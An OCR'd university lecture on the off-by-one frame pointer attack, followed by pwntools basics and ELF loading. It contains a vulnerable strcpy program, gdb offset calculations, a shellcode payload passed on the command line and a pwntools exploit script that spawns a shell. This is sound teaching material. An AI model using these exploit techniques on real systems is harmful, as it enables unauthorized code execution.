# Frame pointer attack

Insu Yun

# Today’s lecture


- Understand frame pointer attack
- Learn a basic usage of pwntools
- Understand how ELF is loaded

# Frame pointer attack

# Example: frame pointer attack


```
void vuln(char *arg) {
  char buf[256];
  if (strlen(arg) > 256) {
    printf("Too long...\n");
    exit(-1);
  }
  strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
  if (argc < 2) return -1;
  vuln(argv[1]);
}
```

Off-by-one NULL byte overflow




```
$ ./target "A"*256
```

```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```




```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```


```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```


```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```


```
; vuln
0x08048486 <+0>:     push   ebp
0x08048487 <+1>:     mov    ebp,esp
0x08048489 <+3>:     sub    esp,0x100
0x0804848f <+9>:     push   DWORD PTR [ebp+0x8]
0x08048492 <+12>:    call   0x8048340 <strlen@plt>
0x08048497 <+17>:    add    esp,0x4
0x0804849a <+20>:    cmp    eax,0x100
0x0804849f <+25>:    jbe    0x80484b0 <vuln+42>
0x080484a1 <+27>:    push   0x8048560
0x080484a6 <+32>:    call   0x8048330 <puts@plt>
0x080484ab <+37>:    add    esp,0x4
0x080484ae <+40>:    jmp    0x80484c2 <vuln+60>
0x080484b0 <+42>:    push   DWORD PTR [ebp+0x8]
0x080484b3 <+45>:    lea    eax,[ebp-0x100]
0x080484b9 <+51>:    push   eax
0x080484ba <+52>:    call   0x8048320 <strcpy@plt>
0x080484bf <+57>:    add    esp,0x8
0x080484c2 <+60>:    leave
0x080484c3 <+61>:    ret
```


```
; main
0x080484c4 <+0>:     push   ebp
0x080484c5 <+1>:     mov    ebp,esp
0x080484c7 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x080484ca <+6>:     add    eax,0x4
0x080484cd <+9>:     mov    eax,DWORD PTR [eax]
0x080484cf <+11>:    push   eax
0x080484d0 <+12>:    call   0x8048486 <vuln>
0x080484d5 <+17>:    add    esp,0x4
0x080484d8 <+20>:    mov    eax,0x0
0x080484dd <+25>:    leave
0x080484de <+26>:    ret
```


ebp = 0x4141414141


esp = 0xffffcc00 + 4


```
; main
0x080484c4 <+0>:     push   ebp
0x080484c5 <+1>:     mov    ebp,esp
0x080484c7 <+3>:     mov    eax,DWORD PTR [ebp+0xc]
0x080484ca <+6>:     add    eax,0x4
0x080484cd <+9>:     mov    eax,DWORD PTR [eax]
0x080484cf <+11>:    push   eax
0x080484d0 <+12>:    call   0x8048486 <vuln>
0x080484d5 <+17>:    add    esp,0x4
0x080484d8 <+20>:    mov    eax,0x0
0x080484dd <+25>:    leave
0x080484de <+26>:    ret
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
gdb-peda$
```

# Let’s do some elementary math


1. Set a break point before strcpy() to get a buf address




- buf = 0xffffcb6c

2. Get old ebp: 0xffffcc78



# Let’s do some elementary math

3. Calculate offsets between modified ebp and buffer
   - Original old ebp: 0xffffcc78
   - Modified old ebp: 0xffffcc00
   - Buffer: 0xffffcb6c
   - Offset = 0xffffcc00-0xffffcb6c = 148

Q: How many “A”s do we need for controlling eip?
   - i.e., payload = “A” * n + “BBBB” + “C” * (256 - n – 4)
   - What should be the “n” to control your eip into 0x42424242 (“BBBB”)?

# Let’s do some elementary math

```
gdb-peda$ r $(python -c'print"A"*152+"BBBB"+"C"*100')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x42424242 in ?? ()
```

# More restricted example

```
void vuln(char *arg) {
  char buf[32];
  if (strlen(arg) > 32) {
    printf("Too long...\n");
    exit(-1);
  }
  strcpy(buf, arg);
}

int main(int argc, char *argv[]) {
  if (argc < 2) return -1;
  vuln(argv[1]);
}
```

# We cannot exploit this?

- Buffer address: 0xffffcd1c
- Old ebp: 0xffffcd48
- Modified ebp: 0xffffcd00
  - It is before our buffer…

```
gdb-peda$ x/x $esp
0xffffcd14:     0xffffcd1c
```

```
gdb-peda$ x/x $ebp
0xffffcd3c:     0xffffcd48
```

```
gdb-peda$ r $(python -c'print"A"*32')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0xffffcd1c in ?? ()
```

# If we are lucky…?

- Current case
  - Buffer address: 0xffffcd1c
  - Old ebp: 0xffffcd48
  - Offset: 44
- Ideal case
  - Buffer address: 0xffffccfc
  - Old ebp: 0xffffcd28
  - Offset is still 44
  - Exploitable: buffer <= modified ebp + 4 < buffer + 32
    - Modified ebp: 0xffffcd00

# Memory layout again!

```
$ ./hello aaaa bbbb cccc
```

| Description | Example |
|---|---|
| NULL (8-byte) | `NULL` |
| File name | `"/home/insu/hello"` |
| Environment variable strings | `"COLUMNS=238", "LANG=en_US.UTF-8", …` |
| Argument strings | `"/home/insu/hello", "aaaa", "bbbb", "cccc"` |
| … | … |
| Environment variables | `{ env1, env2, env3, …, envN, NULL }` |
| Arguments | `{ arg1, arg2, arg3, arg4, NULL }` |
| … | … |
| `char* envp[]` | |
| `char* argv[]` | |
| `int argc` | `4` |

# Add more environment variable

```
gdb-peda$ set environment PAD=AAAAAAAAAAAAAAAAAAAAAAAAAAAA
gdb-peda$ r $(python -c'print"A"*32')
```

```
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x41414141 in ?? ()
```

# Boom!!

```
insu ~ $ ./getenv
0xffffb8a3
```

```
insu ~ $ gdb --args ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
```

```
gdb-peda$ r
Starting program: /home/insu/vuln AAAAAAAAAAAAAAAABBBB
process 19464 is executing new program: /bin/dash
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),
```

```
insu ~ $ ./vuln $(python -c'print"A"*16+"BBBB"+"\xa3\xc8\xff\xff"')
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu),4(adm),24(cdrom),27(s
```

# pwntools


# Issues with command line

- No interaction
- Easy to mistake
  - e.g., manual conversion for little endian
- Hard to reproduce
  - Requires several steps for exploitation (e.g., setting environment variable)
- Difficult to debug

# pwntools

- Python-based exploit development library
  - https://github.com/Gallopsled/pwntools

- It provides a rich set of utilities for exploit development
  - Interaction with a program
  - Shellcode
  - ELF parsing
  - GDB integration
  - …



# e.g., pwntools version

```python
from pwn import *
# set up an architecture as i386, which is x86 32bit
context.arch = 'i386'

# get shellcode and make it machine code by asm()
shellcode = asm(shellcraft.linux.sh())
env = { "SHELLCODE": b"\x90"*0x10000 + shellcode }

# set a payload; convert address into little endian using p32(x)
payload = b'A'*16 + b'B'*4 + p32(0xffffc8a3)

# run a program
p = process(['./vuln', payload], env=env)
# make it interactive for sending commands
p.interactive()
```

```
insu ~/playground $ python3 exploit.py
[+] Starting local process './vuln': pid 3495
[*] Switching to interactive mode
$ id
uid=1000(insu) gid=1000(insu) groups=1000(insu)
```

# For more information

- https://github.com/Gallopsled/pwntools-tutorial

# ELF

# Executable and Linkable Format (ELF)

- A file format for executable files, object code, shared libraries
- Originally published in the specification for the application binary interface (ABI) of the Unix operating system
- Chosen as the standard binary file format for Unix and Unix-like operating systems (e.g., Linux)


# Application binary interface (ABI)

- Interface between two binary modules

- ABI includes
  - Processor instruction set (e.g., x86, arm, …)
  - Sizes, layouts, and alignments of basic data types
  - Calling convention
    - How to pass parameters
    - Which registers would be preserved
    - …
  - System call convention
  - …

# ELF has two views: segments & sections

- Sections
  - For linking
  - Raw data to be loaded into memory
  - Metadata for other sections
- Segments
  - For runtime
  - Sections to include (0 or more)
  - Permissions for loading



# ELF Header

- Magic number (\7fELF)
- Version
- Target ABI
- ISA
- Entry point
- Points to
  - Program header
  - Section header
- …

# Section header

- Type (data, string, notes, etc)
- Flags (writable, executable, etc)
- Virtual address
- Offset in file image
- Size
- Alignment

```
insu ~ $ readelf -S /bin/date
There are 30 section headers, starting at offset 0x1a1f8:

Section Headers:
  [Nr] Name              Type             Address           Offset
       Size              EntSize          Flags  Link  Info  Align
  [ 0]                   NULL             0000000000000000  00000000
       0000000000000000  0000000000000000           0     0     0
  [ 1] .interp           PROGBITS         0000000000000318  00000318
       000000000000001c  0000000000000000   A       0     0     1
  [ 2] .note.gnu.propert NOTE             0000000000000338  00000338
       0000000000000020  0000000000000000   A       0     0     8
  [ 3] .note.gnu.build-i NOTE             0000000000000358  00000358
       0000000000000024  0000000000000000   A       0     0     4
  [ 4] .note.ABI-tag     NOTE             000000000000037c  0000037c
       0000000000000020  0000000000000000   A       0     0     4
  [ 5] .gnu.hash         GNU_HASH         00000000000003a0  000003a0
       00000000000000b0  0000000000000000   A       6     0     8
```

# Program header

- How to create the process image
  - Segments
  - Types
  - Flags
  - File offset
  - Virtual address
  - Size in file
  - Size in memory

```
insu ~ $ readelf -l /bin/date

Elf file type is DYN (Shared object file)
Entry point 0x4120
There are 13 program headers, starting at offset 64

Program Headers:
  Type           Offset             VirtAddr           PhysAddr
                 FileSiz            MemSiz              Flags  Align
  PHDR           0x0000000000000040 0x0000000000000040 0x0000000000000040
                 0x00000000000002d8 0x00000000000002d8  R      0x8
  INTERP         0x0000000000000318 0x0000000000000318 0x0000000000000318
                 0x000000000000001c 0x000000000000001c  R      0x1
      [Requesting program interpreter: /lib64/ld-linux-x86-64.so.2]
  LOAD           0x0000000000000000 0x0000000000000000 0x0000000000000000
                 0x0000000000002a00 0x0000000000002a00  R      0x1000
  LOAD           0x0000000000003000 0x0000000000003000 0x0000000000003000
                 0x000000000000fdd1 0x000000000000fdd1  R E    0x1000
  LOAD           0x0000000000013000 0x0000000000013000 0x0000000000013000
                 0x00000000000058d0 0x00000000000058d0  R      0x1000
  LOAD           0x00000000000018ff0 0x00000000000019ff0 0x00000000000019ff0
                 0x00000000000010b0 0x0000000000001268  RW     0x1000
  DYNAMIC        0x0000000000019b98 0x000000000001ab98 0x000000000001ab98
                 0x00000000000001f0 0x00000000000001f0  RW     0x8
```

# How programs get run: ELF binaries

1. Parse and load a binary
2. Populate the stack
3. If a binary is dynamically allocated, load the interpreter
4. Then, execute the program (the interpreter or the program)


- Reference: https://lwn.net/Articles/631631/

# 1. Parse and load a binary

```
$ cat /proc/self/maps
55c223014000-55c223016000 r--p 00000000 08:20 572244                     /usr/bin/cat
55c223016000-55c22301b000 r-xp 00002000 08:20 572244                     /usr/bin/cat
55c22301b000-55c22301e000 r--p 00007000 08:20 572244                     /usr/bin/cat
55c22301e000-55c22301f000 r--p 00009000 08:20 572244                     /usr/bin/cat
55c22301f000-55c223020000 rw-p 0000a000 08:20 572244                     /usr/bin/cat
55c224dc2000-55c224de3000 rw-p 00000000 00:00 0                          [heap]
7f33fb21e000-7f33fb240000 rw-p 00000000 00:00 0
7f33fb240000-7f33fb526000 r--p 00000000 08:20 2434                       /usr/lib/locale/locale-archive
7f33fb526000-7f33fb548000 r--p 00000000 08:20 40580                      /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f33fb548000-7f33fb6c0000 r-xp 00022000 08:20 40580                      /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f33fb6c0000-7f33fb70e000 r--p 0019a000 08:20 40580                      /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f33fb70e000-7f33fb712000 r--p 001e7000 08:20 40580                      /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f33fb712000-7f33fb714000 rw-p 001eb000 08:20 40580                      /usr/lib/x86_64-linux-gnu/libc-2.31.so
7f33fb714000-7f33fb71a000 rw-p 00000000 00:00 0
7f33fb72f000-7f33fb730000 r--p 00000000 08:20 40560                      /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f33fb730000-7f33fb753000 r-xp 00001000 08:20 40560                      /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f33fb753000-7f33fb75b000 r--p 00024000 08:20 40560                      /usr/lib/x86_64-linux-gnu/ld-2.31.so
7f33fb75c000-7f33fb75d000 r--p 0002c000 08:20 40560                      /usr/lib/x86_64-linux-gnu/ld-2.31.so
